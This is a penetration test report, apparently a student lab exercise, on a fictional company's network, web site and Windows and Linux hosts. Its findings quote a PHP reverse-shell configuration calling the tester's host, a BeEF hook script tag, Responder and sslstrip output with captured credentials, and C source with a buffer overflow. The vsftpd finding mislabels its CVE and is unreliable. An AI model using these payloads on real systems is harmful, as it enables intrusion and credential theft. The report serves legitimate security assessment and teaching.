

# F4rmc0rp Penetration Test Report

Xavier Adams-Stewart

2020-12-12

## Contents

<b>Executive Summary</b>	<b>4</b>
Background . . . . .	4
Overall Posture . . . . .	4
Risk Ranking/Profile . . . . .	4
General Findings . . . . .	5
Recommendation Summary . . . . .	5
Strategic Roadmap . . . . .	5
<b>Technical Report</b>	<b>7</b>
Introduction . . . . .	7
Finding: Susceptibility to OSInt Techniques . . . . .	7
Risk Rating . . . . .	7
Vulnerability Description . . . . .	7
Confirmation Method . . . . .	7
Mitigation or Resolution Strategy . . . . .	8
Finding: Insecure vsftpd on the Domain . . . . .	8
Risk Rating . . . . .	8
Vulnerability Description . . . . .	8
Confirmation method . . . . .	8
Mitigation or Resolution Strategy . . . . .	9
Finding: Vulnerable System Admin Service . . . . .	9
Risk Rating . . . . .	9
Vulnerability Description . . . . .	9
Confirmation Method . . . . .	9
Mitigation or Resolution Strategy . . . . .	10
Finding: Misconfigured Firewall Settings . . . . .	10
Risk Rating . . . . .	10
Vulnerability Description . . . . .	10
Confirmation Method . . . . .	10
Mitigation or Resolution Strategy . . . . .	11
Finding: 'BITS' Service Abuse on Windows . . . . .	11
Risk Rating . . . . .	11

Vulnerability Description . . . . .	11
Confirmation Method . . . . .	11
Mitigation or Resolution Strategy . . . . .	11
Finding: Herd Password Vulnerability . . . . .	12
Risk Rating . . . . .	12
Vulnerability Description . . . . .	12
Confirmation Method . . . . .	12
Mitigation or Resolution Strategy . . . . .	12
Finding: Windows to Windows Remote Vulnerability . . . . .	12
Risk Rating . . . . .	12
Vulnerability Description . . . . .	12
Confirmation Method . . . . .	13
Mitigation or Resolution Strategy . . . . .	13
Finding: Patronum Sticky Keys Elevation Vulnerability . . . . .	14
Risk Rating . . . . .	14
Vulnerability Description . . . . .	14
Confirmation Method . . . . .	14
Mitigation or Resolution Strategy . . . . .	14
Finding: Devbox User Switch Vulnerability . . . . .	15
Risk Rating . . . . .	15
Vulnerability Description . . . . .	15
Confirmation Method . . . . .	15
Mitigation or Resolution Strategy . . . . .	15
Finding: Vulnerability to sslstrip Attack . . . . .	15
Risk Rating . . . . .	15
Vulnerability Description . . . . .	15
Confirmation Method . . . . .	16
Mitigation or Resolution Strategy . . . . .	16
Finding: Responder Vulnerability . . . . .	16
Risk Rating . . . . .	16
Vulnerability Description . . . . .	16
Confirmation Method . . . . .	16
Mitigation or Resolution Strategy . . . . .	17
Finding: BeEF XSS Vulnerability . . . . .	17
Risk Rating . . . . .	17
Vulnerability Description . . . . .	17
Confirmation Method . . . . .	17
Mitigation or Resolution Strategy . . . . .	18
Finding: Website Clickjacking Vulnerability . . . . .	18
Risk Rating . . . . .	18
Vulnerability Description . . . . .	18
Confirmation Method . . . . .	18
Mitigation or Resolution Strategy . . . . .	18
Finding: Website MIME-sniffing Vulnerability . . . . .	18
Risk Rating . . . . .	18
Vulnerability Description . . . . .	19

Confirmation Method . . . . .	19
Mitigation or Resolution Strategy . . . . .	19
Finding: Website XSS Vulnerability . . . . .	19
Risk Rating . . . . .	19
Vulnerability Description . . . . .	19
Confirmation Method . . . . .	19
Mitigation or Resolution Strategy . . . . .	20
Finding: Mobile App Authentication Method Vulnerability . . . . .	20
Risk Rating . . . . .	20
Vulnerability Description . . . . .	20
Confirmation method . . . . .	21
Mitigation or Resolution Strategy . . . . .	21

## Executive Summary

### Background

F4rmC0rp tasked Pr0b3 with testing the security posture of their domain and network. The main objectives were to report the findings on security problems that enable a breach from an outside perspective and to evaluate any potential losses in the event of a breach. The test was an external test that commenced on September 8, 2020 and ended on December 12, 2020. The test was approved by Matt Mason, a Chief Engineer of F4rmC0rp. The rules of engagement were as follows:

- Testing was not to occur from 5:00pm to 7:00pm on Thursdays.
- Social engineering attacks must be approved by the client.
- Attacks will not be directed toward the ISP network.
- The network must remain intact.
- Upon successful infiltration:
  - Local vulnerabilities will be assessed.
  - An attempt will be made to gain the highest access as possible.
  - Password attacks will be performed, and the client will be notified if any attacks are successful.
- All evidence will be destroyed upon successful completion of the test and the submission of the final report.
- U.S. cyber crime laws will be consulted at every step of the way

### Overall Posture


The test was successful in breaching the network and gaining access to high-level and confidential information. There were several vulnerabilities that allowed us to obtain the highest privileges on the machines that hosted the f4rmc0rp services, as well as some of the services themselves. Certain safeguards were bypassed with access to credentials from unprivileged users. Systemic problems included outdated software and the lack of proper precautions from employees of F4rmC0rp. The overall posture of system is weak.

### Risk Ranking/Profile

The overall risk rating is High with a Dread score of  $38 = 10 + 8 + 4 + 10 + 6$ . There were two critical risk vulnerabilities along with several high risk vulnerabilities that were successfully exploited. Vulnerabilities were most commonly found in outdated software that have exploits which can be easily found and deployed.

Default credentials were also present when some vulnerabilities were being exploited. There was also a lack of caution on the part of the employees when using the services and machines on the f4rmc0rp network.

## General Findings



## Recommendation Summary

Default credentials still being used on any service should be changed. All software and hardware should be updated immediately. The Windows machines should be upgraded to the latest version of Windows if feasible. Employees need to be educated about the dangers of allowing unauthorized access to the machines or services on the network as well as the dangers of accessing unfamiliar links from machines on the network.

## Strategic Roadmap

Completed at the time of this assessment:

- Identify current state of security

One to Three Months:

- Create remediation strategy based on the findings in this report.
- Create an information security task force.
- Begin security project planning.
- Prioritize remediation events based on the findings in this report.

- Patch and update software and machines.

Three to Six Months:

- Initiate a security self assessment.

Six Months+:

- Initiate a 3rd party security assessment.

# Technical Report

## Introduction

Personnel involved in the findings of the vulnerabilities included Pr0b3 employee, Xavier Adams-Stewart and his supervisor, Hank Hacker.

Member of the Penetration Test:

- Xavier Adams-Stewart
  - xadamssstewart@ufl.edu
  - (850)-687-4630

Supervising Director:

- Hank Hacker
  - HankEmail@ufl.edu
  - (000)-000-0000

The main objectives were to report the findings on security problems that enable a breach from an outside perspective and to evaluate any potential losses in the event of a breach.

## Finding: Susceptibility to OSInt Techniques

Found throughout the entirety of our contract.

## Risk Rating

Attackers can acquire information about potential breach points from public information about f4rmc0rp services. The risk rating is Medium: DREAD Score  $24 = 4 + 8 + 3 + 5 + 4$ .

## Vulnerability Description

Information about the company and the employees can be acquired from publicly available resources like Google. Details about where employees previously studied, worked, and lived can be accessed through official public records as well as social media sites. Anything posted by employees or relatives of employees can be used to get information about the f4rmc0rp services.

## Confirmation Method

We found that an individual referred to as Brian would consistently disclose information about services he created or adjusted. The vulnerable "System Admin Service" was created by Brian, and we learned about the service from a post on a 42chan image board. We also learned about a vulnerability on the url [www.f4rmc0rp.com/brian](http://www.f4rmc0rp.com/brian) from Brian's TikTok bio.

## Mitigation or Resolution Strategy

Ensure that anybody who creates software for the network or uses machines on the network are informed about the danger of disclosing details about the machine or software structures or purpose.

## Finding: Insecure vsftpd on the Domain

### Risk Rating


Attackers can gain access to a remote shell with privileged access on the device hosting the vsftpd service and get access to the network that the device is connected to. The overall risk rating is Critical: DREAD Score  $41 = 10 + 8 + 5 + 10 + 8$ .

### Vulnerability Description

CVE2017-8218 is a vulnerability where vsftpd on TP-Link C2 and C20i devices through firmware 0.9.1 4.2 v0032.0 Build 160706 has backdoor admin, guest, and test accounts with simple passwords (that being 1234, guest, test respectively).

### Confirmation method

Upon using a TCP nmap scan on `www.f4mrc0rp.com`, we discovered that a `ccproxy-ftp` service was running on port 2121. This port was open and running vsftpd 2.3.4. A google search on the service revealed the potential backdoor on earlier versions of the TP-Link C2 and C20i. An OpenVAS scan on `www.f4mrc0rp.com` directed us to a metasploit payload that allowed us to connect to port 2121 and execute a backdoor payload. We gained access to the network as a privileged user.





### **Mitigation or Resolution Strategy**

If the service is running on a TP-Link C2 or C20i device, ensure that the firmware is updated to the latest version. Ensure that the vsftpd service is also updated to the latest version. If feasible, close or enact firewall protection on port 2121 to further ensure that the service and device are safe.

### **Finding: Vulnerable System Admin Service**

#### **Risk Rating**

Attackers can exploit a buffer vulnerability in the source code of a custom system admin assistant service to create custom commands on the service and gain privileged access to files on the f4rmc0rp network. These commands can be used to sniff around the network and gain access to confidential files and code. The risk is rating is High: DREAD Score  $34 = 10 + 6 + 5 + 10 + 3$ .

#### **Vulnerability Description**

Upon connecting to the service on port 1337, the user is prompted to enter an "admin username". The vulnerability is exploited when the entered username is larger than 32 characters. After the 32nd character, linux commands can be typed and will be a valid option the next time a successful login occurs.

#### **Confirmation Method**

We exploited the vulnerability to find the "tools.c" source code, which is the source code for this service. We found that buffer variables with limited character space were being used to store admin user names and valid commands. These buffers are declared one after another, so their memory spaces are right next to each other; this means that inputs with a larger character count will overflow into the next available buffer. Additionally, a "buffer" buffer array was declared before any of the buffer arrays, when it is meant to be in between the username buffer and the command buffers to separate the memory locations. Furthermore, we saw that the command buffers were declared after the username buffers, but were populated before the username buffers were populated. This leads to the previously mentioned situation where usernames larger than the username buffer will spill into the command buffer.

```

#include <sys/socket.h>
#include <arpa/inet.h>
#include <stdlib.h>
#include <netinet/in.h>
#include <string.h>

#define MY_PORT 1337
#define IP 0
#define MY_NAME "brian"

#define BUFLen 1024
#define NAMELEN 16
#define CMdLEN 12

char *buffer[BUFLen] = {0};
char *enter_name = "Enter Name of admin (max 15 characters)";
char *enter_command = "Enter Command";
char admin[NAMELEN];
char next_command[CMdLEN+1];
char commands[37];

int main(int argc, char const **argv, char const **envp) {

    pid_t child_pid;
    int server_fd, new_socket, valread;
    struct sockaddr_in sock_address;
    int opt = 1;
    int addrlen = sizeof(sock_address);

    // Populate commandlist
    strcpy(commands, "ps auxww");
    strcpy(commands+CMdLEN, "ip a");
    strcpy(commands+CMdLEN*2, "netstat -nat");

```

## Mitigation or Resolution Strategy

The source code should use a different tactic for the implementation of input checking, and the commands that are available to the user should be constant character arrays. If the current implementation is desirable, then the source code should have the actual buffer array be declared and initialized in between the admin buffer array and command buffer arrays to separate the memory locations. The easiest solution is to eliminate the service altogether if it is irrelevant to the management of the f4rmc0rp network.

## Finding: Misconfigured Firewall Settings

### Risk Rating

Attackers can adjust the settings of the firewall found on f4rmc0rp's network. Attackers can use these settings to allow connections from their machines to the machines of the f4rmc0rp network. The risk rating is High: DREAD Score  $31 = 8 + 6 + 5 + 4 + 8$ .





### Vulnerability Description






The default username and password for an opensource firewall program (pfsense) was not changed, leaving it open to be accessed by anybody who knows the default credentials. Furthermore, the firewall settings can be changed to allow portforwarding from an unfamiliar network to the f4rmc0rp network.

### Confirmation Method

Host 172.30.0.3 operates a https service hosting pfsense which can be accessed from a standard browser. A portforwarding option can be established under the Firewall/NAT setting to allow unfamiliar networks to remotely connect to

the Windows herd machine and the linux devbox machine, which are both on the f4rmc0rp network.

Rules										
<input type="checkbox"/>	Interface	Protocol	Source Address	Source Ports	Dest. Address	Dest. Ports	NAT IP	NAT Ports	Description	Actions
<input type="checkbox"/>	WAN	TCP	*	*	WAN address	3389 (MS RDP)	10.30.0.98	3389 (MS RDP)	port forward rdp	 
<input type="checkbox"/>	WAN	TCP	*	*	WAN address	443 (HTTPS)	10.30.0.1	443 (HTTPS)	Forward WAN https to LAN https	 

 Add  Add  Delete  Save  Separator

## Mitigation or Resolution Strategy

We recommend a change to the current pfsense credentials.

## Finding: 'BITS' Service Abuse on Windows

### Risk Rating

Attackers can use an existing powersploit payload to create a new user with administrative privileges. Attackers can use this new account to sniff around the Windows machine or use other exploits like Mimikatz to obtain all user passwords on the machine. This requires attackers to have gained credentials of a user of the Windows machine. The risk rating is High: DREAD Score  $26 = 10 + 4 + 2 + 6 + 4$ .

### Vulnerability Description

Any user that has free access to the 'BITS' service permission is susceptible to the PowerUp payload, which abuses the service to create a new account with administrative privileges. The credentials of the account are also generated for the user to see.

### Confirmation Method

We exploited the previous firewall vulnerability to remotely connect to the herd machine on the f4rmc0rp network. We included a powersploit payload in a virtual disk to access while in the Windows machine. Upon logging into the machine as "brian" with a password found from using the previous "System Admin Service" exploit, we were able to use the command prompt to accept the virtual disk and import its modules. After invoking "AllChecks" from the module, we found that "brian" had access to the 'BITS' service permission. The module allowed us to invoke a service abuse on 'BITS' to create a new account ("john") with administrative privileges.

## Mitigation or Resolution Strategy

We recommend that the 'BITS' service be restricted to users with administrative privileges. Another solution could be to prevent remote logins for all users on the herd machine.

## **Finding: Herd Password Vulnerability**

### **Risk Rating**

Attackers can extract the passwords of all users on the Windows machine. Attackers are required to have administrative privileges to achieve this. The risk rating is Medium: DREAD Score  $23 = 6 + 4 + 3 + 7 + 3$ .

### **Vulnerability Description**

The password hashes on the herd machine are susceptible to the Mimikatz post-exploitation tool. All users and their password hashes are dumped from memory upon the execution of the tool.

### **Confirmation Method**

After using the 'BITS' service exploit, we were able to reconnect to the herd machine with the Mimikatz exploit contained in a virtual disk drive. After executing the mimikatz.exe file, we were able to extract a list of users and their password hashes. One such user was "n.nomen" and their password followed the scheme "Sa - i1".

### **Mitigation or Resolution Strategy**

We recommend running LSASS in protected mode if the Windows machine is at an 8.1 or higher. If feasible, we recommend upgrading the machine to Windows 10. If this is not an option, hardening the Local Security Authority to prevent code injection should mitigate the risk of attackers using Mimikatz once in the machine.

## **Finding: Windows to Windows Remote Vulnerability**

### **Risk Rating**


Attackers can use this vulnerability to access other Windows machines from a vulnerable Windows machine on the same network. This means that malicious payloads can be passed from one machine to another. The risk rating is High: DREAD Score  $28 = 6 + 6 + 4 + 6 + 6$ .

### **Vulnerability Description**

The mstsc.exe application allows Windows machines to remotely connect to other Windows machine on the same network. This application also allows disk drives to be shared between the two machines. This vulnerability requires access to valid credentials for the initial Windows machine.

### Confirmation Method

After connecting to herd and ensuring that the Z drive was appropriately configured, we used the mstsc.exe application to connect to patronum. We used credentials for "n.nomen", which we found using previous exploits. We were able to share the "Z on Herd" disk with patronum and establish a meterpreter session between our kali machine and patronum. This allowed us to exfiltrate important files from patronum.



### Mitigation or Resolution Strategy

If feasible, disable remote login permissions for all accounts on patronum. Ensure that employees have different passwords for each machine on the network.

## Finding: Patronum Sticky Keys Elevation Vulnerability

### Risk Rating


Attackers can use the sticky keys prompt to bring up a command prompt with NT AUTHORITY/SYSTEM privilege. Attackers can use this command prompt to elevate the privileges of any user to administrator or change the password of an admin account. The risk rating is Medium: DREAD Score  $23 = 7 + 5 + 4 + 5 + 2$ .

### Vulnerability Description

The sticky keys popup that happens when keyboard shortcuts are pressed five times in a row can be configured to display the sethc.exe command prompt instead. This allows the user to set certain commands that will automatically be executed when the Windows machine restarts. When accessed during the login screen, command prompt privilege is set to NT AUTHORITY/SYSTEM. This means that any commands executed has this privilege. Thus, users can set the privileges of other users without having to login.

### Confirmation Method

We were able to login to the patronum machine with the credentials of the user "n.nomen" and configure the sticky keys popup to execute sethc.exe as an administrator. We were able to elevate the privileges of n.nomen to access all files on the patronum machine.



### Mitigation or Resolution Strategy

We recommend disabling the sticky keys popup for the entirety of all Windows machines.

## **Finding: Devbox User Switch Vulnerability**

### **Risk Rating**

Attackers can switch to the root user of the devbox machine. This allows unfettered access to network services and confidential files. The risk rating is High: DREAD Score  $35 = 10 + 4 + 4 + 7 + 10$ .

### **Vulnerability Description**

Upon remotely connecting to devbox.f4rmc0rp.com via SSH, the command "su" can be executed if the current user is allowed to access the command. This allows an account switch to whatever user that is specified as an argument, and the command defaults to the root user if no argument is provided.

### **Confirmation Method**

We remotely logged into the linux devbox using credentials for "m.mason". To do this, we had to establish a portforwarding option on pfense. We entered the command "sudo su" and resubmitted the credentials for m.mason. We were switched to the root user and were able to execute an arpspoof on the network.

### **Mitigation or Resolution Strategy**

Ensure that unprivileged users do not have the authority to execute the "su" command.

## **Finding: Vulnerability to sslstrip Attack**

### **Risk Rating**

Attackers can use an sslstrip attack on the linux development machine (devbox) of the f4rmc0rp network and the websites it hosts. Attackers can intercept credentials used to authenticate users who try to access an https url from an http url. These credentials can be used to access the target website. The risk rating is High: DREAD Score  $31 = 8 + 5 + 4 + 8 + 6$ .

### **Vulnerability Description**

Any attempt to access an https url from an http url is subject to http request interceptions using iptables. These requests can be monitored and redirected to a connection on the linux devbox. They can be spoofed and further monitored to get access to the authentication method used by the https website. This authentication method contains encrypted versions of the appropriate username and password used to sign into secured website.

## Confirmation Method

We logged into the linux devbox using credentials for "m.mason". We executed an arpspoof script on the http://172.30.0.128 website to listen in on any attempts to connect to the password-protected https website. We were able to use the sslstrip attack to decipher an attempt to login by a user named "s.shepard". The website had only a basic authorization scheme, and the credentials were encoded in base64.

```
2020-11-09 21:23:58,388 Resolving host: www.f4rmc0rp.com
2020-11-09 21:23:58,388 Host cached.
2020-11-09 21:23:58,388 Resolved host successfully: www.f4rmc0rp.com -> 172.30.0.128
2020-11-09 21:23:58,388 Sending request via SSL ...
2020-11-09 21:23:58,398 HTTP connection made.
2020-11-09 21:23:58,398 Sending Request: GET /Corp/secret/page2.html
2020-11-09 21:23:58,398 Sending header: accept-language : en-US
2020-11-09 21:23:58,398 Sending header: Host : www.f4rmc0rp.com
2020-11-09 21:23:58,398 Sending header: accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
2020-11-09 21:23:58,391 Sending header: upgrade-insecure-requests : 1
2020-11-09 21:23:58,391 Sending header: connection : keep-alive
2020-11-09 21:23:58,391 Sending header: referer : http://www.f4rmc0rp.com/Corp/
2020-11-09 21:23:58,391 Sending header: pragma : no-cache
2020-11-09 21:23:58,391 Sending header: user-agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/87.0.4272.0 Safari/537.36
2020-11-09 21:23:58,391 Sending header: authorization : Basic cyT09
2020-11-09 21:23:58,396 Got server response: HTTP/1.1 200 OK
2020-11-09 21:23:58,397 Got server header: Date: Tue, 10 Nov 2020 02:23:58 GMT
2020-11-09 21:23:58,397 Got server header: Server: Apache/2.4.18 (Ubuntu)
2020-11-09 21:23:58,397 Got server header: Last-Modified: Mon, 02 Nov 2020 22:16:23 GMT
2020-11-09 21:23:58,397 Got server header: ETag: "199-5b32718ba1f3b"
2020-11-09 21:23:58,397 Got server header: Accept-Ranges: bytes
2020-11-09 21:23:58,397 Got server header: Content-Length: 345
2020-11-09 21:23:58,397 Got server header: Vary: Accept-Encoding
2020-11-09 21:23:58,397 Got server header: Keep-Alive: timeout=5, max=100
2020-11-09 21:23:58,397 Got server header: Connection: Keep-Alive
2020-11-09 21:23:58,397 Got server header: Content-Type: text/html
2020-11-09 21:23:58,397 Read from server:

kali@kali:~$ echo cyT09 | base64 --decode
s.shephard:KEY015-ttAK
```

## Mitigation or Resolution Strategy

We recommend a change of all http sites to https sites to eliminate the risk of an sslstrip attack.

## Finding: Responder Vulnerability

### Risk Rating

Attackers with access to the devbox and root privilege can get access to credentials for network file share access using Responder. The risk rating is Medium: DREAD Score 23 = 7 + 5 + 4 + 5 + 2.

### Vulnerability Description

If the Windows machines on certain network interfaces send out requests for certain resources, Responder will send a response to the server and direct all traffic to the point where Responder was executed.

## Confirmation Method

After logging into the devbox as "m.mason" and elevating our privilege, we downloaded the Responder python script from our kali box. After executing the script on interface ens33, we got an authentication request from the host f4rmc0rp, the client 10.30.0.97, the username m.mason, and a password. These credentials can be used to access the network files shared by the PDC computer on the network.



```

t=1 width=1>
[*] [NBT-NS] Poisoned answer sent to 10.30.0.97 for name PDC (service: Workstation/Redirector)
[*] [NBT-NS] Poisoned answer sent to 10.30.0.97 for name PDC (service: File Server)
[*] [NBT-NS] Poisoned answer sent to 10.30.0.97 for name PDC (service: File Server)
[*] [NBT-NS] Poisoned answer sent to 10.30.0.97 for name PDC (service: Workstation/Redirector)
[*] [NBT-NS] Poisoned answer sent to 10.30.0.97 for name PDC (service: File Server)
[*] [NBT-NS] Poisoned answer sent to 10.30.0.97 for name PDC (service: File Server)
[*] [LLMNR] Poisoned answer sent to 10.30.0.97 for name wpad
[*] [NBT-NS] Poisoned answer sent to 10.30.0.97 for name WPAD (service: Workstation/Redirector)
[HTTP] User-Agent : WinHttp-Autoproxy-Service/5.1
[HTTP] User-Agent : WinHttp-Autoproxy-Service/5.1
[HTTP] WPAD (no auth) file sent to 10.30.0.97
[*] [LLMNR] Poisoned answer sent to 10.30.0.97 for name f4rmcorp
[*] [NBT-NS] Poisoned answer sent to 10.30.0.97 for name F4RMCORP (service: Workstation/Redirector)
[*] [LLMNR] Poisoned answer sent to 10.30.0.97 for name wpad
[HTTP] Sending BASIC authentication request to 10.30.0.97
[HTTP] GET request from: 10.30.0.97 URL: /
[HTTP] Host : f4rmcorp
[HTTP] Basic Client : 10.30.0.97
[HTTP] Basic Username : m.mason
[HTTP] Basic Password : Br!

```

## Mitigation or Resolution Strategy

We have no direct recommendation. This vulnerability requires attackers to already be in the network. Other points of entry must be prevented.

## Finding: BeEF XSS Vulnerability

### Risk Rating

Attackers can trick employees into connecting to their own website which can "hook" an exploit script to the browser of the victim. Attackers can use this as a way to attack the victim's browser to obtain sensitive information about the victim's machine or network through cookies. The risk rating is Critical: DREAD Score 41 = 10 + 10 + 6 + 5 + 10.

### Vulnerability Description

Cross Site Scripting (XSS) is where malicious code is injected into the browser and then executed by the browser. Any non-HttpOnly cookies can be accessed by a malicious party.

### Confirmation Method

We started a website service on our kali machine with a stamps directory for an employee of f4rmc0rp to access. In the html file that was to be accessed, we inserted a line of JavaScript to "hook" onto the employee's browser. The script was a BeEF Hook script, which allowed us to view the non-HttpOnly cookies on the employee's browser. We were able to view a sensitive authentication token.

```

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transit
ional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>Apal 02 Debian Default Page: It works</title>
<script src="http://172.24.0.10:3000/hook.js"></script>
<style type="text/css" media="screen">
* {
margin: 0px 0px 0px 0px;
padding: 0px 0px 0px 0px;
}
body, html {
padding: 3px 3px 3px 3px;

```

## Mitigation or Resolution Strategy

We recommend that employees be restricted from browsing uncertified sites on their company machines; we also recommend that links from unknown or unverified sources be avoided. If feasible, ensure that all browsers on all company machines only store HttpOnly cookies.

## Finding: Website Clickjacking Vulnerability

### Risk Rating

Attackers can hide malicious links or buttons as transparent layers on top of the regular page in order to redirect users to a different site. The risk rating is Low: DREAD Score  $9 = 1 + 2 + 2 + 1 + 3$ .

### Vulnerability Description

A missing "X-Frame-Options" header creates a risk of a clickjacking attack. The header indicates whether or not the browser should render the transmitted resource within a frame or an iframe.

### Confirmation Method

Upon executing a Nikto scan on the [www.f4rmc0rp.com/brian](http://www.f4rmc0rp.com/brian) website, we received a report that the "X-Frame-Options" header file was missing.

## Mitigation or Resolution Strategy

We recommend that the server send a proper "X-Frame-Options" header in the HTTP response headers to instruct the browser to prevent other domains from framing the site.

## Finding: Website MIME-sniffing Vulnerability

### Risk Rating

Attackers can inject code into an image file and make a user execute that code by viewing the image. The risk rating is Low: DREAD Score  $9 = 2 + 2 + 1 + 1 + 3$ .

### **Vulnerability Description**

MIME sniffing is a standard way for browsers to render the HTTP headers sent by the server in an appropriate way. A missing "X-Content-Type-Options" header can cause older versions of browsers to interpret response bodies wrong or display content in an unexpected way.

### **Confirmation Method**

Upon executing a Nikto scan on the [www.f4rmc0rp.com/brian](http://www.f4rmc0rp.com/brian) website, we received a report that the "X-Content-Type-Options" header was not set. Furthermore, we were able to navigate to a self-submitted php-reverse-shell exploit. This was achieved with the help of the XSS vulnerability. When the site tried to display the "image" that was submitted, it executed the exploit instead, and we were able to access the f4rmc0rp network.

### **Mitigation or Resolution Strategy**

We recommend that the "X-Content-Type-Options" header be added with a value of "nosniff" to inform the browser to trust what the site has sent is the appropriate content-type and to not attempt sniffing the real content-type.

## **Finding: Website XSS Vulnerability**

### **Risk Rating**

Attackers can adjust the source code of a website to adjust certain scripts and allow file submissions that are not intended to be read by the site. The risk rating is Medium: DREAD Score  $12 = 3 + 3 + 2 + 1 + 3$ .

### **Vulnerability Description**

The HTTP header is missing a "X-XSS-Protection" header which means that the website is at risk to Cross-site Scripting (XSS) attacks.

### **Confirmation Method**

Upon executing a Nikto scan on the [www.f4rmc0rp.com/brian](http://www.f4rmc0rp.com/brian) website, we received a report that a "X-XSS-Protection" header was missing. Furthermore, we were able to adjust the source code of a photo submission url to allow the submission of any file type. We used this to execute a php-reverse-shell exploit and gain access to the f4rmc0rp network.

```

set_time_limit (0);
$VERSION = "1.0";
$ip = '172.24.0.10'; // CHANGE THIS
$port = 80; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

```

## Mitigation or Resolution Strategy

We recommend the addition of the "X-XSS-Protection" header with a value of "1; mode= block".

URI	/brian/
HTTP Method	GET
Description	The anti-clickjacking X-Frame-Options header is not present.
Test Links	<a href="http://www.f4rmc0rp.com:80/brian/">http://www.f4rmc0rp.com:80/brian/</a> <a href="http://172.30.0.128:80/brian/">http://172.30.0.128:80/brian/</a>
OSVDB Entries	OSVDB-0
URI	/brian/
HTTP Method	GET
Description	The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
